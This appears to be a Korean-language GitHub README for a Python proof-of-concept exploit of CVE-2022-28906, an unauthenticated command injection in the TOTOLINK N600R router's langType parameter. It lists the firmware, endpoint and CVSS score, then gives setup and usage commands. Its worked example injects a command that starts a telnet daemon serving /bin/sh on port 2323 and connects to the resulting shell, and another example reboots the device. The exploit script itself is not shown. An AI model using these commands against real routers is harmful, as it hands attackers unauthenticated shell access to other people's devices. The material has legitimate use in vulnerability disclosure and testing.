 finnvle/cve-2022-28906-poc
Python 기반 PoC로, TOTOLINK N600R에서 인증 없이 OS 명령 주입을 수행하며, langType 매개변수를 악용하여 장치에서 임의의 명령을 실행합니다.

TOTOLINK N600R의 인증되지 않은 명령 주입 취약점에 대한 Python 개념 증명(PoC)입니다.

| 제품 | TOTOLINK N600R |
| 펌웨어 | V5.3c.7159_B20190425 |
| 유형 | OS 명령 주입 (CWE-78) |
| 파라미터 | langType |
| 엔드포인트 | /cgi-bin/cstecgi.cgi |
| CVSS v3.1 | 9.8 Critical |
TOTOLink N600R V5.3c.7159_B20190425은 /setting/setLanguageCfg의 langtype 파라미터를 통해 명령 주입 취약점이 존재하는 것으로 확인되었습니다.
python3 -m venv .venv
source .venv/bin/activate
pip install -r requirements.txt
# 사용법: python3 poc.py <TARGET> <COMMAND>
# 예시: python3 poc.py 192.168.68.1 "reboot"
# 예시: python3 poc.py 192.168.68.1 "telnetd -p 2323 -l /bin/sh"

python3 poc.py <TARGET> <COMMAND>

PoC를 사용하여 대상에서 원격으로 /bin/sh를 포트 2323에서 서비스하도록 실행합니다.
python3 poc.py 192.168.68.1 "telnetd -p 2323 -l /bin/sh"

포트 2323이 활성화되었는지 결과를 확인합니다.


포트 2323을 통해 telnet으로 대상에 연결합니다.
telnet 192.168.68.1 2323
보증 없이 있는 그대로 제공됩니다. 작성자는 오용 또는 손해에 대해 책임을 지지 않습니다.